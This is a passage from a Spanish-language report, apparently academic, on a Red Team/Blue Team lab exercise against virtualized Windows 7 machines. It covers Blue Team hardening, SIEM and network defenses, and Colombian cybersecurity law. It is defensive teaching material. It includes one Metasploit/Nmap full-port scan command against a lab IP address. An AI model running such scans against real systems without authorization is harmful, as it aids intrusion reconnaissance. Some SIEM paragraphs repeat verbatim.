


Figura 22. Obtención de información en Windows 7x64 a través de la vulnerabilidad explotada.

LA ANTERIOR ES LA EVIDENCIA DE LA EJECUCIÓN CON ÉXITO TOTAL DE LA MISIÓN DEL EQUIPO RED TEAM. EL EQUIPO LOGRA ALCANZAR EL OBJETIVO INDICADO POR EL CLIENTE, LA EMPRESA WHITEHOUSE SECURITY.

4 PROCEDIMIENTO UTILIZADO POR EL EQUIPO BLUE TEAM PARA CONTENER Y EVITAR LA EXPLOTACIÓN DE VULNERABILIDADES EN EL ESCENARIO PROPUESTO.

4.1 ESCENARIO ADICIONAL PARA EL EQUIPO BLUE TEAM.

Teniendo en cuenta los resultados obtenidos por el equipo Red Team, el equipo Blue Team procede a realizar y llevar a cabo procedimientos de hardenización en el ambiente virtualizado que se ha configurado para el desarrollo de este ejercicio y teniendo en cuenta las exigencias realizadas por la empresa contratante WhiteHouse Security, de lograr contener el ataque para evitar que se genere más daño a nivel interno de la organización.

4.2 DESARROLLO TRABAJO EQUIPO BLUE TEAM.

Como se logra apreciar en el ítem anterior, se logró explotar vulnerabilidad en el equipo con sistema operativo Windows 7x64, ahora vamos a demostrar que una vez aplicadas medidas de hardenización en dicho sistema operativo como lo es, la activación del firewall de Windows, la activación del software antivirus con habilitación de su opción de protección en tiempo real, la actualización las bases de datos del software antivirus; no es posible explotar nuevamente la vulnerabilidad.

Hecho lo anterior el equipo Blue Team procede a realizar nuevamente los pasos con los que Red Team logró explotar la vulnerabilidad trabajada el numeral 4 de este informe.

Maquina objetivo Ip (192.168.0.103)




Figura 23. Verificación de conectividad entre atacante y equipo objetivo.




Figura 24. Ping desde Kali Linux a equipo objetivo.

Abrimos la consola de Metasploit




Figura 25. Consola Metasploit equipo Blue Team.

E iniciamos con los mismos pasos ejecutados en el evento anterior. Metasplot+Nmap,así:

msf5 > db_nmap 192.168.0.103 -p 1-65535

Sin embargo, inmediatamente Metasploit+Nmap nos indica que al parecer el host está caído o sin conexión o que si realmente esta prendido está bloqueando nuestras pruebas de ping.




Figura 26. Resultado de la ejecución Metasploit + Nmap.

Se hace otro intento ejecutando el comando Hosts, sin embargo, no se obtiene información alguna con respecto al equipo objetivo.




Figura 27. Resultado de comando Hosts desde Metasploit.

Así las cosas, no tiene sentido continuar con el procedimiento adelantado por el equipo Red Team por cuanto no se va lograr la explotación al equipo objetivo.

Windows 7x86

Maquina objetivo Ip (192.168.0.105)




Figura 28. Verificación conectividad entre atacante y equipo objetivo.

Abrimos Metasploit




Figura 29. Metasploit Blue Team Windows 7x86.

Ejecutamos los mismos pasos que llevo a cabo Read Team




Figura 30. Ejecución Metasploit + Nmap.

Se obtiene el mismo resultado que con el sistema operativo Windows 7x64, a pesar de que para esta ocasión el equipo Blue Team solamente activo el firewall al Windows 7x86, no se activó el aplicativo antivirus de este sistema. No se logra llevar a cabo la ejecución del exploit.

Como se puede apreciar con la ejecución de las estrategias indicadas al inicio de este numeral por parte del equipo Blue Team, se logró contener la intrusión por parte de un sistema atacante a los equipos que se mostraron vulnerables en el ejercicio adelantado por el equipo Red Team.

5 ESTRATEGIAS QUE CONTRIBUYEN AL TRABAJO DE LOS EQUIPOS DE REDTEAM Y BLUETEAM

A continuación, algunas estrategias que contribuyen al trabajo que adelantan los equipos Blue Team y Red Team, así:

Center For Internet Security (CIS): es una organización sin fines de lucro con visión de futuro que aprovecha el poder de una comunidad de TI global para proteger a las organizaciones públicas y privadas contra las amenazas cibernéticas.[1]

Los equipos de Blue Team y Red Team se pueden apoyar en CIS como un soporte documental y procedimental para el análisis y contención de posibles riesgos de seguridad informática permitiéndoles implementar salvaguardas efectivas para evitar la materialización de las amenazas identificadas y reportadas por CIS.

También lo puede tomar como referencia para obtener información suficiente que permita adelantar pruebas en ambientes virtualizados y observar el escenario que se presenta al momento en que alguno de los ataques informáticos se lleve a cabo y se materialice. Los resultados de estas pruebas le permitirán al Blue Team planear y aplicar estrategias efectivas en la prevención de ataques informáticos.

Soluciones SIEM: son herramientas de información de seguridad y gestión de eventos que se basa en la selección de datos relevantes, así como en la adhesión, la normalización y la retención de registros. También incluye la recopilación de datos de contexto; la correlación, el análisis y el establecimiento de prioridades; la presentación de informes, al igual que el flujo de trabajo respectivo con el contenido de seguridad. La utilización de SIEM se centra en la seguridad de la red, de la información, de la normativa y de los datos. [2]

No se trata de una simple herramienta de seguridad, todo lo contrario, es la conjugación de varias herramientas y estrategias de TI que trabajan articuladamente en un solo sentido con el objetivo de poder gestionar y analizar eventos de seguridad de forma más efectiva y eficiente dentro de una entidad u organización automatizando la realización de varias tareas que reduce el uso de recursos, el tiempo de reacción y detección de ataques.

Sus principales funciones y características son:

[1] Center for Internet Security. https://www.cisecurity.org/about-us/
[2] Conoce todo lo que puedes hacer con herramientas de registro y gestión de eventos. https://www.softhoy.com/conoce-puedes-hacer-herramientas-registro-gestion-eventos.html

Monitoreo de datos en tiempo real: está vigilante del flujo y comportamiento de la información que se está gestionando y transportando a través del sistema informático: equipos de cómputo e información que se transporta a través de la red y los dispositivos que permiten su funcionamiento. Esto permite la detección temprana de amenazas y respuesta a incidentes.

Correlación de eventos: está en la capacidad de crear un repositorio de eventos (logs) para su constante análisis y así tener la capacidad de determinar de forma automática, si algún evento o cadena de eventos de seguridad que han sucedido en la red, corresponden o no, a una potencial amenaza a la seguridad, esto gracias al establecimiento y asignación adecuada de prioridades a cada uno de los eventos que analiza.

Alertas y Notificaciones: Uno de los aspectos importantes y valiosos de los sistemas SIEM, este el medio que utiliza toda la solución para informar inmediatamente a los profesionales del área de gestión tecnológica cualquier anomalía detecta. Lo hace apoyándose en mensajes SMS, correo electrónico y similares.

Reportes: En la administración y gestión de logs, el análisis de los reportes, se convierte en un apoyo y recurso soporte para el área de seguridad en su lucha de mitigar riesgos y reducir vulnerabilidades.

Monitoreo de datos en tiempo real: está vigilante del flujo y comportamiento de la información que se está gestionando y transportando a través del sistema informático: equipos de cómputo e información que se transporta a través de la red y los dispositivos que permiten su funcionamiento. Esto permite la detección temprana de amenazas y respuesta a incidentes.

Correlación de eventos: está en la capacidad de crear un repositorio de eventos (logs) para su constante análisis y así tener la capacidad de determinar de forma automática, si algún evento o cadena de eventos de seguridad que han sucedido en la red, corresponden o no, a una potencial amenaza a la seguridad, esto gracias al establecimiento y asignación adecuada de prioridades a cada uno de los eventos que analiza.

Alertas y Notificaciones: Uno de los aspectos importantes y valiosos de los sistemas SIEM, este el medio que utiliza toda la solución para informar inmediatamente a los profesionales del área de gestión tecnológica cualquier anomalía detecta. Lo hace apoyándose en mensajes SMS, correo electrónico y similares.

Reportes: En la administración y gestión de logs, el análisis de los reportes, se convierte en un apoyo y recurso soporte para el área de seguridad en su lucha de mitigar riesgos y reducir vulnerabilidades.

Mediante el análisis de los registros de logs, es posible identificar eventos de importancia como incidentes o problemas operacionales que requieran de una respuesta.

Dentro de la literatura consultada se observa que algunos sistemas SIEM tiene este aspecto como oportunidad de mejora y es que sus reportes no son tan sencillos de configurar y visualizar; es importante que la solución SIEM que se implemente en una entidad u organización, el aspecto de reportes, sea uno de sus fuertes, ya que de esto depende la toma decisiones por parte del grupo de gestión tecnológica y la definición de planes de trabajo inmediatos y a futuro no muy lejano.

Almacenamiento de información: Consiste en que la solución SIEM tenga la capacidad de recopilar gigabytes y terabytes de los datos de registro de una manera eficaz, para tener la oportunidad de acceder a ellos de forma rápida al momento en que sea necesario para con base a los resultados históricos analizar comportamientos y poder tomar decisiones.

6 ESTRATEGIAS QUE PERMITEN ENDURECER LOS ASPECTOS DE SEGURIDAD DE LA INFORMACIÓN EN LA ORGANIZACIÓN

Teniendo en cuenta lo desarrollado por los equipos Red Team y Blue Team, se deben encaminar las medidas de endurecimiento y contención en dos sentidos, a nivel de los equipos de cómputo y a nivel de red, así:

A NIVEL DE EQUIPOS DE COMPUTO

Verificación de la seguridad de los usuarios creados y con acceso a los equipos de cómputo y definición de credenciales de acceso

Implementación de política de permisos a usuarios y grupos de usuarios (cuentas limitadas) limitación de acceso a unidades de almacenamiento, como por ejemplo el monte y ejecución de unidades de memorias o discos usb.

Eliminación o desactivación de usuarios creados que ya no están laborando en la organización o que ya no hacen uso de los equipos de cómputo.

Verificación de software instalado para eliminar el software innecesario que ya no se esté usando.

Verificación de los servicios que ejecutan los equipos al inicio del sistema operativo y durante las sesiones de trabajo, para desactivar aquellos que estén ejecutando programas o aplicaciones que permitan accesos no autorizados.

Escaneo con software como Nmap y Zenmap para el escaneo de puertos y servicios en los equipos de cómputo y así adelantar lo necesario para cerrar puertos y servicios innecesarios.

Como se observa en este informe, crear la situación real que se presenta en la organización, en un medio virtualizado e iniciar con la actualización de los sistemas operativos gradualmente, para que a medida que se aplican las actualizaciones, verificar el correcto funcionamiento de todos los aplicativos especialmente aquellos que solo funcionan en las versiones de Windows instaladas como se nos indicó anteriormente.

Para este caso en particular se considera necesario configurar el servicio de actualizaciones automáticas de forma manual, con la observación que se debe fijar un documento donde quede claramente plasmado su periodicidad y responsabilidad de ejecución.

Verificación del correcto funcionamiento del software antivirus y su correspondiente actualización.

Activación y verificación de la configuración del firewall, de tal forma que se esté permitiendo la ejecución de las aplicaciones que realmente se necesitan y que la modificación de configuración esté conforme a los privilegios del grupo de usuarios creados.

Particionamiento lógico de disco duro para en caso de presentarse una falla que afecte el funcionamiento del sistema operativo se tenga mayor oportunidad de salvaguardar la información.

Bloquear el acceso a sitios web desde los equipos de cómputo a través de la configuración del archivo hosts. (Complementaría a la herramienta proxy).

A NIVEL DE RED

Implementación de un software proxy para el control de acceso a internet desde los equipos de cómputo. Existen varias opciones de código abierto con muy buen desempeño y rendimiento.

Implementación de un software firewall, teniendo en cuenta las limitaciones presupuestales, optaría por opciones como el pfSense, que ofrece un muy buen desempeño, es fácil de instalar configurar y operar, ofrece muchas herramientas al grupo de gestión tecnológica que les ayudará a tener un mejor control del tráfico y desempeño de la red, al igual que a detectar a tiempo comportamientos inusuales.

Crear e implementar Vlan´s en la red LAN de la organización de tal forma que se tenga separados los recursos de red lógicos por grupos de trabajo, así por ejemplo el área administrativa no tiene acceso al área de granja de servidores.

6.1 OTRAS HERRAMIENTAS QUE PERMITEN CONTENER ATAQUES INFORMÁTICOS

Un buen software antivirus de carácter corporativo que brinde una protección integral a los equipos de cómputo y al intercambio de información a través de la red, además de protección en la nube pueden ser soluciones como las ofrecidas por empresas como Kaspersky Lab, ESET, Symantec etc.

La implementación de un buen firewall físico que nos permita proteger la red interna frente ataques del exterior, que nos permita monitorizar nuestros recursos de red que evite ataques de spyware vigile, el tráfico a través de la Web; presente barreras anti-spam y anti-phising. Igualmente, que nos permita realizar filtrado de URL, para que desde los equipos de cómputo no se pueda ingresar a páginas o grupos de páginas potencialmente peligrosas. Marcas como CISCO diseñan y elaboran dispositivos que cumplen con los requerimientos indicados anteriormente.

También encontramos soluciones de contención como las ofrecidas por la marca FORTINET que ofrece al mercado dispositivos que incluyen: antivirus, control de aplicaciones, cortafuegos, VPN, prevención de intrusos y filtrado web, para otorgar una protección total a tus contenidos.[3]

Esta misma empresa también ofrece la solución FortiGate: Firewall de última generación (NGFW)[4]. Ofrece protección contra amenazas y evaluación continua de riesgos a través del uso de IA en sus dispositivos. Otra de las ventajas de esta solución es que se puede implementar físicamente con un dispositivo o a nivel de Software con las mismas prestaciones que el dispositivo físico, eso sí, cumpliendo con ciertos requerimientos mínimos.

Ajustar y endurecer la configuración de acceso a través de las redes Wifi, configuración implementación de Vlan's y aplicación de control ACL y filtrado de MAC garantizando que a los AP solo se puedan conectar los dispositivos debidamente autorizados.

Aplicación de políticas administrativas que controlen el funcionamiento o no de los puertos usb de los equipos de cómputo, garantizándose que estos funcionen para servicios de conexión de periféricos como impresoras, escáner o similar pero no para el cargue de memorias usb por parte de los usuarios finales.

Implementar la autenticación de los usuarios a través de equipos de biometría, garantizando un método de autenticación más seguro, robusto y adecuado para todos los usuarios del sistema informático.

[3] Qué es Fortinet y cómo funciona. https://vertical-iberica.com/que-es-fortinet-y-como-funciona/
[4] FortiGate: Firewall de última generación (NGFW). https://www.fortinet.com/lat/products/next-generation-firewall

7 ASPECTOS LEGALES A TENER EN CUENTA POR PARTE DE LOS GRUPOS DE TRABAJO RED TEAM Y BLUE TEAM

Si bien es cierto la filosofía y el punto de nacimiento de los conceptos de Blue Team y Red Team es el campo de la seguridad informática, es pertinente mencionar el aspecto jurídico, que, aunque no parezca, con el pasar de los días se estrecha más el vínculo entre la jurisprudencia y la seguridad informática.

En el presente informe apreciamos las funciones y actividades que desarrollan los grupos de trabajo Blue Team y Red Team, con el objetivo de que las entidades u organizaciones que contraten este tipo de servicios estén en la capacidad de salvaguardarse ante posibles ciberataques. Sin embargo, los profesionales que integran estos grupos a pesar de ser contratados precisamente para evitar delitos, se encuentran en **esa delgada línea que existe** en muchas profesiones y trabajos, entre actuar bajo la ley, la legalidad, la ética profesional o hacer todo lo contrario.

En el trabajo que lleva a cabo Blue Team y Red Team se obtiene toda clase de información característica y vital para una empresa, secretos de negocio y muchos más datos con este grado de criticidad.

Se debe tener mucho cuidado con los acuerdos contractuales que se suscriben para llevar a cabo los trabajos de Red Team y Blue Team, dejar claro los alcances y las declaraciones de privacidad y confidencialidad, durante y después de realizado el trabajo encomendado.

Es importante para los profesionales que integran estos grupos de trabajo tener claro y presente al momento de ejecutar su labor los deberes y responsabilidades indicados en el código de ética para el ejercicio de la ingeniería en general y sus profesiones afines y auxiliares del COPNIA, de igual forma lo contemplado en la jurisprudencia reciente y vigente en Colombia con la **Ley 1273 de 2009** mediante la cual el Congreso de la República modificó el Código Penal Colombiano adicionándole los conceptos, pautas, procedimientos y sanciones a aplicar al momento en que se presentes situaciones, actos o procedimientos que atenten contra la confidencialidad, integridad y disponibilidad de los datos y de los sistemas informáticos que se gestionen o administren en el o desde el territorio colombiano.

Es importante ver que esta ley toma como principio rector y base para su promulgación y posterior aplicación los pilares de la seguridad de la información como se menciona en la misma: disponibilidad, integridad y confidencialidad.

Por otra parte y no menos importante, encontramos el **Documento CONPES 3701** del 14 de julio de 2011, donde se fijan lineamientos de política para ciberseguridad y ciberdefensa, documento que traza la hoja de ruta a seguir por parte del estado Colombiano para el desarrollo de una estrategia nacional que contrarreste el

incremento de amenazas informáticas que asechan y pueden llegar a impactar significativamente al país.

Decreto 1377 de 2013, mediante el cual se reglamenta la ley **1581 de 2012** Régimen General de Protección de Datos Personales, tanto la ley como el decreto precitado, definen las disposiciones generales para la protección y tratamiento de datos personales.

El uso de nuevas herramientas tecnológicas y del establecimiento de estos marcos regulatorios, permiten poco a poco adaptarnos a las necesidades del mundo tecnológico que prácticamente ya son inherentes de la vida cotidiana.

8 CONCLUSIONES

Red Team y Blue Team deben trabajar de la mano para lograr el objetivo de detectar y controlar cualquier vector de ataque.

Para este tipo de ejercicios siempre debemos trabajar en ambientes virtualizados de simulación del ambiente de trabajo igual al real, ya que, si realizamos y desarrollamos las pruebas en el ambiente de trabajo real, podemos llegar a ocasionar fallos y caídas del sistema con un costo muy elevado para la empresa o entidad donde estemos adelantando las pruebas de un equipo Red Team o Blue Team.

Con la entrada en auge del Big Data y la inteligencia artificial, articulados con soluciones SIEM, crean la perspectiva sobre el lanzamiento de herramientas cada día más robustas, efectivas y autónomas para la contención de ataques informáticos y la consolidación de bases de datos de conocimiento sobre la prevención de amenazas informáticas.

Es imperativo en Colombia concientizar y fomentar la cultura de implementación de estrategias de ciberseguridad en todas las entidades públicas y organizaciones privadas, que les permitan estar preparadas para afrontar de la mejor forma las amenazas informáticas que con el pasar de los días aumentan y son más sofisticadas.

No basta solo con mejorar todos los aspectos de seguridad informática de nuestros sistemas informáticos, aquí juega un papel importantísimo el usuario final, que es en realidad la puerta de entrada para cualquier tipo de ciberataque, por eso es necesario adelantar periódicamente jornadas de capacitación, además de crear y actualizar las políticas de seguridad de la información, como estrategias de mejora continua.

